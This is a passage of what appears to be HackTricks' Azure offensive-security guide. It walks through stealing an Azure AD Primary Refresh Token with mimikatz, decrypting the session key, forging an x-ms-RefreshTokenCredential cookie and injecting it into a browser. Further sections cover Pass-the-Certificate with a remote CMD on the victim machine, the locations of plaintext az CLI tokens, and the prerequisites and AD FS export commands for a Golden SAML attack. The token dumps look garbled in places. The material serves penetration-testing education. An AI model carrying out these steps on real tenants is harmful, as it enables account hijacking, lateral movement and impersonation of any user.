061-1276920273-821446530-3007893489", "GroupSids": "-5-1-12-1-539458860-1260128752-1696223889-498127406", "DisplayName": "Michael Bluth.PRTDemo", "FirstName": "Michael", "LastName": "Bluth.PRTDemo", "Identity": "MichaelBluth.PRTdemo@obias.industries", "DownlevelName": "MichaelBluth.PRTdemo", "DomainDnsName": "obias.local", "DomainNetbiosName": "GOBIAS", "PasswordChangeUrl": "https://v.portal.microsoftonline.com/ChangePassword.aspx", "PasswordExpiryTimeLow": 3583418367, "PasswordExpiryTimeHigh": 2147483446, "PublicInfoKeyType": 0, "Flags": 0, "Prt": "MC5BVGNBVvVYKtDzHBjVX1gY11KLVJPN37fB2h3cipodg93CE1zb1y2TvtDt1kUzCtB1kuQF8QkFBQFBUFMV191d1xb1FRNFJPcWgWxZtEdtEYRGu2d1B1OvZKX2N2QV1KVvx1d1RmTYxaF12XK1fzQmdUXV1b2hwRmkta0FWNEZUOZFY10c3DTHWnOHMclkSVDRH3FxkFFFkvErT1h1VE1vX1VzUmhnxNzVmJhHm1UzWGRhNmWvVHmZ2zPYTVqN1dvM1J2VDExaXwvw@xkbw@9tNU1DcNUuUC1pdMDpendweEdsZk550gYR8UzVF82a29hZexRkhuPhRU14TDRCYVUNNktRtXVtYkxXzBbm1ly1GTFZqb0FD6fzfzNGewSzZ0mH1wR6pgMpmSNkdldkY2RTHtd1FacTNzQKF8unRyHzqT0dNPKfxNnNmIdE5jH3RsVVvRudUwxzXzV2RYSFNzD8uRxFxtahdUVBFQUNrR3c3ajNwdmtScDA5bN1ydzNnQXH2Mj5dWfYbFRKMbvNqenBrc3kyd9IcURVX031MwKs2l1eEMD20RvLXvUeHnixLxpjRHmYnQSeulpuH135QGVhmk4wZRHsERnMvVvVER0g8b2Qd18RMWkxxYjRyZ3h4NET5Nu1y2Vn31BHUS9Yc1FyeE9HQg9YSRE5G0WJXX1RgNx13dm5xb1fpQAVkTfpTpV103pr3htsXH5NKEQ02tZMjNL9jVDFj3Nu06Ngx1Lvc1bXdrakjNmFDm15ZfcoyTVZQX3h6RhdKNMvSH2dRvn3j3CUN2N2NjUTW9u0d9Rui2ZQm3tUJydlcxMw02anBvEXbRV1K5k11LzXzT1d1T3kwendHTVBgRzBobwtUOwE1dGtRV110MFczZKXPUTY3YVNG02QzeUiw5TFDzKU4dzJpZvgvBvU4RMzKm1HfNvdWkpdTzNTQ001RnZcc2zWmdiaf15UUR4b1NSFF50TEyaVRICWSXQ1VuSHVRC0V6b33aZGtMc1NgSHVf1aZHnyUMQzX0bFGMWFH2011RzA4R2U5b18JU1v1Y1Y3UUhSRG0RMGhrc1FUVNqM1Ebd0zWtTA3bFRENWvNk184WtEwHMD2hJfJland2NkdRRAzR8VHFZRmdSeigwUkRsekBvMehIdmZ150j0UXB3ME9tal9fFeiwQOLV3M216VVI1be1GdXvzU50z2V1d04xcV55SH0ebvY30VBB50jL51cdv0RyMuJ1UQX3H2tntzBLUGZjR2REb1ItcdJhncGoEdfB6b01J8MTP531jc084V515T3kY1Mt52Z10x7jY2V5U5NQ13FTTxRkUctcJvZTnExNmo4VktXUFF00MyNkGZmFON1ZxeDNz1aRMY24xen1pUv1Vc0tHRjdVLTdQ7jJHZElUZmpmTXBQRjdvU1phHVXvDeURGcGNk503FnH1HeHtQn1qJGR0R1hPe1NjUWdsM3ptRGFTBxDxEVE90ejidGn6MNXu1845F5INGR3WfBOQnWYXhlgRQZbxpaltNKR3I22b@Ytg6sY0t1Mk11Y0NTU11jh3Fr5ks1MwXyMwpt2040XFMe13K0hdgMjTerlwadNwUg9adkImtNruY5wN1akRb06psdENWvD1dz2p03imTaNtEfHmWvUlg1cm5k0d9YDtx3hqUvG453d1MEZ0dNe5+TyLixxCT3fwd3Q2M211MhpYvPRmFQz1ZSEH0QzA2d3pjs1k3ehRndUcyeX1tVNVBYkIyZkRdiRy1n1N61F1UEfYUZPmMjyUTVabmD0cJrbzvB0GvEQu15ZvRP0fphVYVew9m0VhSdmVkszhnQUE", "PrtReceivedime": 1597282286, "PrtExpiresTime": "2024-05-22T14:59:59Z", "ProofOfPosessionKey": "Version": 1, "Keytype": "ngc", "KeyValue": "AQAAATAAAAABAAAA0IydzEV0RGMegDAT8XK6wEAACATN-1_1KKARLSSy073c5wAAAAAA1AAAABmAAAAQAAAAMAAwSGihx8ByjRqP-aPaQpFQm3tu8Tp0hQoXlZauKu19tQAAAAAA6AAAAAAAgAAIAAAAE6K0EcEsQNmVm2-cx9rqdMuA6_X6YQWretk-QyQg3EhEEAEAAHwzFuCuReY713mAdRdmjSmPt-kgUePHE0udRjCjCoLKhnn11280m7x0U-xC_lz6YnM01Bj5zU5Bzq4R0P-y3PfeetAtwZHLmuQx3uaTtz2n6s_QvGA9fqJ3gj6cd0b1kuoPc6YQ9_9fcqd4oY1z9f9q3t66_GpgTMlp91N_pYx8AuRtY1LeqxhM60BbbUzMj2w6Jwdsz2n663g-3cX85m0FRY7wBvRVJ7tao1Anh19aBgY0gTzP0pnPf1c60Ucy1Zh0DzwQ0m2keCX0Hgk0HXLThbzkhzlo1vYf77m7cv4486t1Dv0eK_h7kkCmAfj08U14g2n9d3rfJipD0hktL2nkwf0t79n-525o26n0AAAAL4pnqr4bg07GU12_zK60dw1smvNQXFZG20218cAtLmc7M2YvUeul0-s3LUxx_wCxLSwkaHzc8RjVwLPKE", "SessionKeyImportTime": 1598491885, "Subject": "8dCD4521tafINP6-DmM13Xay0vPzu78c50ovoQ8M", "AuthorityUri": "https://v.portal.microsoftonline.com/", "DeviceId": "1d1fbfcfd-e374-48fc-8adfc-e9cf084122e6", "DeviceCertificateThumbprint": "EdC2nTozHqUcOnNxkdfV1mM#4Elg#", "EnterpriseSTInfo": "Version": 0, "PRTSupported": 0, "MinHelloSupported": 0, "MinHelloKeyReceiptSupported": 0, "IsRestricted": 0, "CredentialType": 2, "OsrInstance": 0, "AdfsPasswordChangeInfo": 0, "AccountType": 1, "IsDefaultPasswordChangeUri": 0}, "DPAPI Key: 9e02801b335408256556e298334059575c757877256e37ea5997f24ba1df2d8085b1c1c331151a13141437e2f8c739272c897beb86ce6f87651c440912ea9c (sha1: c2df855021c1c0122e07dcb8bf0838aec51dbc5f2)
```

If you don't see any PRT data it could be that you **don't have any PRTs** because your device isn't Azure AD joined or it could be you are **running an old version of Windows 10**.

To **decrypt** the session key you need to **elevate** your privileges to **SYSTEM** to run under the computer context to be able to use the **DPAPI masterkey to decrypt it**. You can use the following commands to do so:

```
Token::elevate
Dpapi::cloudapkd /keyvalue:[PASTE ProofOfPosessionKey HERE]
/unprotect
```

```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

024 {0,000003e7} 1 D 17050          NT AUTHORITY\SYSTEM      S-1-5-10      (04g,21p)      Primary
-> Impersonated !
* Process Token : {0;0086b960} 3 F 11455765      G08IAS\MichaelBluth.PRTdemo      S-1-12-1-426581061-1276920273-821446530-3007893489      (11g,23
*) Primary
* Thread Token : {0;000003e7} 1 D 12260327      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Impersonation (Delegation)

mimikatz # dpapi::cloudapkd /keyvalue:AQAAAIAAAAABAAAA0Iydz3wEV0RGMegDAT8KX6wEAAActN-i_1KXARLSYq073c5rWAAAAAAIAAAAABBeAAAAAQAAIAAAAAMuSGWxc8yJRq
p-ApaqpFQN3tuBTPoHqoXLZauKn19tQ\AAA\AAA6\AAA\AAg\AAI\AAAEGKOEccQNHVm2-cX9rqUNwL
LKKnni128Qm7xOU-xC_iz6YNm018j5ZU582q4R0P-y3PFeeATwZhLMUQx3uaTtz2n6s_QvGA9
H60BbbUzMj2w62wsZ6n3g-3cX85m0FRYN7wBRV8JVtao1AnhI9aBgY0
n9dc3RFip0DhktEN2Nwgf0T79n-S25oZ6nQAAAAL4pnqr40qbG7GU12_zK60wdw1smvN\N\QXF2
Label : AzureAD-SecureConversation
Context : 1d49261409287bf50403d97ccf5bab2560f3d97a29457f79
* using CryptUnprotectData API
Key type : TPM protected (DPAPI)
Key Name : SK-0fbbe09-a247-6033-84f8-6ae07cc3d856
Opaque key : 007e0020a31ca60a69541e1773912d94f0369f51a47fda8f5515af3d0c3c4d888cf2e68e0010053436110889be52fb389d81b343564ca5e7f9723fadf97955381
759fc86277844dc987935c97b2a744786f6a99bbc33972be6e8889ca065fd7d78abb7276563e6f8e7ab6603be9f059ab7e8a2f15439ff26510d2e4a769b00300008000b00040
44000000005000b0020b4580cea672f3b32b6c7651fc94eeae1dfafcd153beebbf4221aebcd4522a6fa
Derived Key: e8ceb0df2997f0877a7bdbfd0289cbfebfb5bb24beeabaadbebfaed2bec79ec2b
```

Now you want to copy both the Context value:

```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAIAAAAABAAAA0Iydz3wEV0RGMegDAT8KX
p-ApaqpFQN3tuBTPoHqoXLZauKn19tQ\AAA\AAA6\AAA\AAg\AAI\AAAEGKOEccQNHVm2-cX9rqUN
LKKnni128Qm7xOU-xC_iz6YNm018j5ZU582q4R0P-y3PFeeATwZhLMUQx3uaTtz2n6s_QvGA9
H60BbbUzMj2w62wsZ6n3g-3cX85m0FRYN7wBRV8JVtao1AnhI9aBgY0
n9dc3RFip0DhktEN2Nwgf0T79n-S25oZ6nQAAAAL4pnqr40qbG7GU12_zK60wdw1smvN\N\QXF2
Label : AzureAD-SecureConversation
Context : 1d49261409287bf50403d97ccf5bab2560f3d97a29457f79
* using CryptUnprotectData API
Key type : TPM protected (DPAPI)
Key Name : SK-0fbbe09-a247-6033-84f8-6ae07cc3d856
Opaque key : 007e0020a31ca60a69541e1773912d94f0369f51a47fda8f5515af3d0c3c4
759fc86277844dc987935c97b2a744786f6a99bbc33972be6e8889ca065fd7d78abb7276
44000000005000b0020b4580cea672f3b32b6c7651fc94eeae1dfafcd153beebbf4221aebcd
Derived Key: e8ceb0df2997f0877a7bdbfd0289cbfebfb5bb24beeabaadbebfaed2bec79ec
```

And the derived key value:

```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAIAAAAABAAAA0Iydz3wEV0RGMegDAT8KX
p-ApaqpFQN3tuBTPoHqoXLZauKn19tQ\AAA\AAA6\AAA\AAg\AAI\AAAEGKOEccQNHVm2-cX9rqUN
LKKnni128Qm7xOU-xC_iz6YNm018j5ZU582q4R0P-y3PFeeATwZhLMUQx3uaTtz2n6s_QvGA9
H60BbbUzMj2w62wsZ6n3g-3cX85m0FRYN7wBRV8JVtao1AnhI9aBgY0
n9dc3RFip0DhktEN2Nwgf0T79n-S25oZ6nQAAAAL4pnqr40qbG7GU12_zK60wdw1smvN\N\QXF2
Label : AzureAD-SecureConversation
Context : 1d49261409287bf50403d97ccf5bab2560f3d97a29457f79
* using CryptUnprotectData API
Key type : TPM protected (DPAPI)
Key Name : SK-0fbbe09-a247-6033-84f8-6ae07cc3d856
Opaque key : 007e0020a31ca60a69541e1773912d94f0369f51a47fda8f5515af3d0c3c4
759fc86277844dc987935c97b2a744786f6a99bbc33972be6e8889ca065fd7d78abb7276
44000000005000b0020b4580cea672f3b32b6c7651fc94eeae1dfafcd153beebbf4221aebcd
Derived Key: e8ceb0df2997f0877a7bdbfd0289cbfebfb5bb24beeabaadbebfaed2bec79e
```

Finally you can use all this info to **generate PRT cookies**:

```
Dpapi::cloudapkd /context:[CONTEXT] /derivedkey:[DerivedKey]
/Prt:[PRT]
```

```
mimikatz 2.2.0 x64 (oe.eo)
```

```
mimikatz # dpapi::cloudapkd /context:1d49261409287bf50403d97ccf5bab2560f3d97a29457f79 /derivedkey:e8ce77a7bdbfd0289cbfebfb24beeabaadbebfaed2bec79ec2b /prt:MC5BVGNBVvHVVktDZHBjVX1Gy1lKLVJPN3JFb2M3cWpodG9dtSTJUczNBT1kuQVFQkFBQUFQHFV19idjIx1b1FRNFJPcWgwXzEtdEFYRGU2d1BIOVZXK2N2QV1KVUx1d1RWWTYxaFlZX1FzQWdx4a0FWNENZUDZfYkl0czJDTWnOHM4clk5VDRHY3FxaffkeVRsT1hIVE1vX1VzUmhxNzVmjhM1UzWGRNemNaVvhMz2xPYTVqNldvwY0xKb0tNU1DcUNuUC1pdWpemdweEdsZk55Qm9YR0UzVFB2a29hZErxU0phRU14TDRCYUNUNktrUVtYkx0XzZBbm1TYjlGTFzqbdZ0WHlwRGPqMmpSNkdLdkY2RTMtd1FacTNzQkF3UnRyOHZqT0dNMXF5sNnNMdE5jM3RsVVRudUwdxZmVzRYSFNZdS0wRXFtaHdKUVBMidmtdScDA5bWlyd2NnQXM2MwJSdwFybrkM0VqenBrc3kydE9IcURVx0JiMmVkszlteENDZ0RvLXVueHhiLxpjRHbMyNQ3eUpHulJSHaErnUwVxVkrVER0g0b204dlRMmkxzYjRyZ3h4NEt5NuPzYUs1V31BWU9Yc1FyeE9HQ0Y5RE5GOWIxxzRqNxF3dm5xb1FpQWkTEpFTSXN5NKE0Q2tZTWJNLW9JVDfJNUo0NGx1lVc1bXdrakJMNmFDM1J5ZfOyTVZQX3h6RWdKNUm5M2dRVMJ3jCUN2N2NUTW9UdW9RUL2ZQmW02anNBVExBRV1KSkliLXZhT1d1t3kwemdHTV8qRzBobWtU0WE1dGtRV1lOMFczzXVPUTY3YVNGQ2QzeUIwSTFDZkU4dzJpZvg0V0UdwNkpDtzNTQ0Q1RnZCc2xZWdiafM1SUUR4b1NSSFh50TEyaFRicW5XQ1VuSHVrcDV6b3JqZgtMc1nqSHVFaFlazHnyUwQzX0FGNWFH5b1bjUjViY1Y3UUhSRGRMGrh1FLUVNqMF1EbDzrWTA3bFRENWNKv1B4WTeMDM2WjFIand2NXDrRzRBVHFZRmd5eHgwUkRsekVBMUXB3ME9taW9FewpqOUV3M16VV1fbm1GdXVwZU50ZjV1d04xcV55Sh0bwY30VBB50JLS1dpV0RyWu1UOXBJM2tnzdBUGZJ2REBjFBGbd1jRwtPS3ljcDB4VS15T3JkY1Mt52Z1M0JxTjy2VU5NQ1JFTTRxNkUtcjVZTnExhNmo4VktXUFFOOUmyNXJGzmFQN1ZxDNZa1R1Vc0tHRjdVLTdQjtjHZElUZmpmTXBQRjdvlpHVXvDeURGcGNKSDjFwH1HeEhtQnlqUGR0R1hPalNJUwdSN3ptRGFTbXdEVE9DejJi4SFFINGR3WFBOQnNWYXNqRGZxb2paLTNKR3I2b0VyaG5sY0t1Mk1lY0tNulljM3FrSks1MWxYMKfpT2U4MXFMe1JkdhqMmJTeHMwaWmtNRUySSN1akRob0psdENNvDR1dzZp0D3mTkNaTeHmWVFvUlg1cm5kb09YUDZTX3hqUVg4S3d1MEZ0dWE5eTYzLwxCT3Fwd3Q2M2nFQZmlZSEhHQzA2d3pjSlk3eHRndUcyexltVvnBYkIySDIwRzdiRy1nclNEaG1fUE5yYUZPNmJyUTVabmJDcjJrbzVB06VFEQk15ZVR9m0VhSdmVkszhnQUELabel : AzureAD-SecureConversationContext : 1d49261409287bf50403d97ccf5bab2560f3d97aDerived Key: e8ceb0df2997f0877a7bdbfd0289cbfebfb24bIssued at : 1597283185Signature with key:  
eyJhbGciOiJIUzI1NiIsICJjdHgiOiJIWttRkFrB2VcL1VFQtlsoHoxdXJKV0R6MlhvcFJYOTuifQ.eyJyZwZyZXNoX3Rva2VuIjohVvktDZHBjVX1Gy1lKLVJPN3JFb2M3cWpodG9CZE1zb1Y2TdtSTJUczNBT1kuQVFQkFBQUFQHFV19idjIx1b1FRNFJPcWgwXzEtIOVZKX2N2QV1KVUx1d1RWWTYxaFlZX1FzQWdxUXV1b2hwRmk4a0FWNENZUDZfYkl0czJDTWnOHM4clk5VDRHY3FxaffkeVRsT1hIVNzVsMjhMlUzWGRNemNaVvhMz2xPYTVqNldvwU12VDExaXVwY0xKbW9tNU1DcUNuUC1pdWpemdweEdsZk55Qm9YR0UzVFB2a29hZEDRCYUNUNktrUVtYkx0XzZBbm1TYjlGTFzqbdZ0WHlwRGPqMmpSNkdLdkY2RTMtd1FacTNzQkF3UnRyOHZqT0dNMXF5sVVRudUwdxZmVzRYSFNZdS0wRXFtaHdKUVB5b1bjUjViY1Y3UUhSRGRMGrh1FLUVNqMF1EbDzrWTA3bFRENWNKv1B4WTeMDM2WjFIand2NXDrRzRBVHFZRmd5eHgwUkRsekVBMUXB3ME9taW9FewpqOUV3M16VV1fbm1GdXVwZU50ZjV1d04xcV55Sh0bwY30VBB50JLS1dpV0RyWu1UOXBJM2tnzdBUGZJ2REBjFBGbd1jRwtPS3ljcDB4VS15T3JkY1Mt52Z1M0JxTjy2VU5NQ1JFTTRxNmo4VktXUFFOOUmyNXJGzmFQN1ZxDNZa1R1Vc0tHRjdVLTdQjtjHZElUZmpmTXBQRjdvlpHVXvDeURGcGNKSDjFqUGR0R1hPalNJUwdSN3ptRGFTbXdEVE9DejJi4SFFINGR3WFBOQnNWYXNqRGZxb2paLTNKR3I2b0VyaG5sY0t1Mk1lYSks1MWxYMKfpT2U4MXFMe1JkdhqMmJTeHMwaWmtNRUySSN1akRob0psdENNvDR1dzZp0D3mTkNaTeHmWVFvUlg1cm3hquVg4S3d1MEZ0dWE5eTYzLwxCT3Fwd3Q2M211MhpYVrPrnFQZmlZSEhHQzA2d3pjSlk3eHRndUcyexltVvnBYkIySDIwRzdiRy15yUZPNmJyUTVabmJDcjJrbzVB06VFEQk15ZVR4MzE4NSJ9.X6hJemN6Ua0aPFvv-6kgX_i9T5daGE1EU0yjss1rtzdg  
(for x-ms-RefreshTokenCredential cookie by eg.)  
mimikatz # -
```

Go to <https://login.microsoftonline.com>, clear all cookies for login.microsoftonline.com and enter a new cookie.

Name: x-ms-RefreshTokenCredential
Value: [Paste your output from above]
HttpOnly: Set to True (checked)

The rest should be the defaults. Make sure you can refresh the page and the cookie doesn't disappear, if it does, you may have made a mistake and have to go through the process again. If it doesn't, you should be good.

# References

- This post was mostly extracted from  
<https://stealthbits.com/blog/lateral-movement-to-the-cloud-pass-the-prt/>

**Support HackTricks and get benefits!**

# Az - Pass the Certificate

**Support HackTricks and get benefits!**

# Pass the Certificate (Azure)

In Azure joined machines, it's possible to authenticate from one machine to another using certificates that **must be issued by Azure AD CA** for the required user (as the subject) when both machines support the **NegoEx** authentication mechanism.

In super simplified terms:

- The machine (client) initiating the connection **needs a certificate from Azure AD for a user**.
- Client creates a JSON Web Token (JWT) header containing PRT and other details, sign it using the Derived key (using the session key and the security context) and **sends it to Azure AD**
- Azure AD verifies the JWT signature using client session key and security context, checks validity of PRT and **responds with the certificate**.

In this scenario and after grabbing all the info needed for a [Pass the PRT](#) attack:

- Username
- Tenant ID
- PRT
- Security context
- Derived Key

It's possible to **request P2P certificate** for the user with the tool

**PrtToCert:**

```
{ % code overflow="wrap" %}
```

```
RequestCert.py [-h] --tenantId TENANTID --prt PRT --userName  
USERNAME --hexCtx HEXCTX --hexDerivedKey HEXDERIVEDKEY [--  
passPhrase PASSPHRASE]
```

The certificates will last the same as the PRT. To use the certificate you can use the python tool [\*\*AzureADJoinedMachinePTC\*\*](#) that will **authenticate** to the remote machine, run **PSEXEC** and **open a CMD** on the victim machine. This will allow us to use Mimikatz again to get the PRT of another user.

```
Main.py [-h] --usercert USERCERT --certpass CERTPASS --remoteip  
REMOTEIP
```

# References

- For more details about how Pass the Certificate works check the original post <https://medium.com/@mor2464/azure-ad-pass-the-certificate-d0c5de624597>

**Support HackTricks and get benefits!**

# Az - Local Cloud Credentials

**Support HackTricks and get benefits!**

# Local tokens

## Tokens from az cli

- az cli stores access tokens in clear text in **accessTokens.json** in the directory `C:\Users\<username>\.Azure`
- `azureProfile.json` in the same directory contains information about subscriptions.

## Tokens from az powershell

- Az PowerShell stores access tokens in clear text in **TokenCache.dat** in the directory `C:\Users\<username>\.Azure`
- It also stores **ServicePrincipalSecret** in clear-text in **AzureRmContext.json**
- Users can save tokens using `Save-AzContext`

# Automatic Tools

- [Winpeas](#)
- [Get-AzurePasswords.ps1](#)

**Support HackTricks and get benefits!**

# Azure AD Connect - Hybrid Identity

**Support HackTricks and get benefits!**

**On-premises AD** can be **integrated** with Azure AD using **Azure AD Connect** with the following **methods**. Every method supports Single Sign-on (SSO):

- Password Hash Sync (PHS)
- Pass-Through Authentication (PTA)
- Federation

For each method, at least the **user synchronization is done** and an account with the name `MSOL_<installationidentifier>` is created on the **on-prem AD**.

Moreover, both **PHS** and **PTA support Seamless SSO** to automatically sign in in Azure AD computers **joined to the on-prem domain**.

It's possible to check if **Azure AD Connect** is installed with this command from the `AzureADConnectHealthSync` module that is **installed by default** on installation of **Azure AD Connect**:

```
Get-ADSyncConnector
```

# **PHS**

[phs-password-hash-sync.md](#)

# **PTA**

[pta-pass-through-authentication.md](#)

# **Seamless SSO**

[seamless-sso.md](#)

# Federation

[federation.md](#)

**Support HackTricks and get benefits!**


# **Federation**

**Support HackTricks and get benefits!**

# Basic Information

**Federation** is a collection of **domains** that have established **trust**. The level of trust may vary, but typically includes **authentication** and almost always includes **authorization**. A typical federation might include a **number of organizations** that have established **trust** for **shared access** to a set of resources.

You can **federate your on-premises** environment **with Azure AD** and use this federation for authentication and authorization. This sign-in method ensures that all user **authentication occurs on-premises**. This method allows administrators to implement more rigorous levels of access control. Federation with **AD FS** and PingFederate is available.




Bsiacally, in Federation, all **authentication** occurs in the **on-prem** environment and the user experiences SSO across all the trusted environments. Therefore, users can **access cloud** applications by using their **on-prem credentials**.

**Security Assertion Markup Language (SAML)** is used for **exchanging** all the authentication and authorization **information** between the providers.

In any federation setup there are three parties:

- User or Client
- Identity Provider (IdP):
- Service Provider (SP)



1. First the user **tries to access an application** (also known as the SP i.e. Service Provider), that might be an AWS console, vSphere web client, etc. Depending on the implementation, the client may go directly to the IdP first, and skip the first step in this diagram.
2. The application then **detects the IdP** (i.e. Identity Provider, could be AD FS, Okta, etc.) to authenticate the user, **generates a SAML AuthnRequest** and redirects the client to the IdP.
3. The **IdP authenticates the user, creates a SAMLResponse** and posts it to the SP via the user.
4. SP **checks the SAMLResponse** and **logs the user in**. The SP must have a trust relationship with the IdP. The user can now use the service.

If you want to learn more about SAML authentication and common attacks go to:

<https://book.hacktricks.xyz/pentesting-web/saml-attacks>

# Pivoting

- AD FS is a claims-based identity model.
- "..claims are simply statements (for example, name, identity, group), made about users, that are used primarily for authorizing access to claims-based applications located anywhere on the Internet."
- Claims for a user are written inside the SAML tokens and are then signed to provide confidentiality by the IdP.
- A user is identified by ImmutableID. It is globally unique and stored in Azure AD.
- The ImmutableID is stored on-premises DS-Consistency Guid for the user and/or can be derived from the GUID of the user.
- More info in <https://learn.microsoft.com/en-us/windows-server/identity/ad-fs/technical-reference/the-role-of-claims>

## Golden SAML attack:

- In ADFS, SAML Response is signed by a token-signing certificate.
- If the certificate is compromised, it is possible to authenticate to the Azure AD as ANY user synced to Azure AD!
- Just like our PTA abuse, password change for a user or MFA won't have any effect because we are forging the authentication response.
- The certificate can be extracted from the AD FS server with DA privileges and then can be used from any internet connected machine.
- More info in <https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges->

## Golden SAML

From the previous schema the most interesting part is the third one, where the **IdP** generates a **SAMLResponse** authorising the user to sign in.

Depending on the specific IdP implementation, the **response** may be either **signed** or **encrypted** by the **private key of the IdP**. This way, the **SP can verify** that the SAMLResponse was indeed created by the trusted IdP.

Similar to a [golden ticket attack](#), with the **key** that **signs** the object which holds the **user's identity** and **permissions** (*KRBTGT* for golden ticket and token-signing private key for golden SAML), we can then **forge such an “authentication object** ? (TGT or SAMLResponse) and **impersonate any user** to gain unauthorized access to the SP.

In addition, golden SAMLs have the following advantages:

- They can be **generated** from practically **anywhere**. You don't need to be a part of a domain, federation or any other environment you're dealing with
- They are effective even when **2FA** is enabled
- The token-signing **private key** is **not renewed** automatically
- **Changing** a user's **password won't affect** the generated SAML

**AWS + AD FS + Golden SAML = ❤ (case study)**

[Active Directory Federation Services](#)) (**AD FS**) is a Microsoft standards-based domain service that allows the **secure sharing of identity information** between trusted business partners (**federation**). It is basically a service in a domain that provides domain user identities to other service providers within a federation.

Assuming AWS **trusts** the domain which you've compromised (in a federation), you can then take advantage of this attack and practically **gain any permissions in the cloud environment**. To perform this attack, you'll need the **private key that signs the SAML objects** (similarly to the need for the KRBTGT in a golden ticket). For this private key, you don't need a domain admin access, you'll only need the AD FS user account.

Here's a list of the requirements for performing a golden SAML attack:

- **Token-signing private key**
- **IdP public certificate**
- **IdP name**
- **Role name (role to assume)**
- Domain\username
- Role session name in AWS
- Amazon account ID

*The mandatory requirements are highlighted. For the other non-mandatory fields, you can enter whatever you like.*

For the **private key** you'll need access to the **AD FS account**, and from its **personal store** you'll need to **export the private key** (export can be done with tools like [mimikatz](#)). For the other requirements you can import the

powershell snapin Microsoft.Adfs.PowerShell and use it as follows (you have to be running as the ADFS user):

```
# From an "AD FS" session
# After having exported the key with mimikatz

# ADFS Public Certificate
[System.Convert]::ToBase64String($cer.rawdata)

# IdP Name
(Get-ADFSProperties).Identifier.AbsoluteUri

# Role Name
(Get-ADFSRelyingPartyTrust).IssuanceTransformRule
```

With all the information, it's possible to forge a valid SAMLResponse as the user you want to impersonate using **shimmit**:

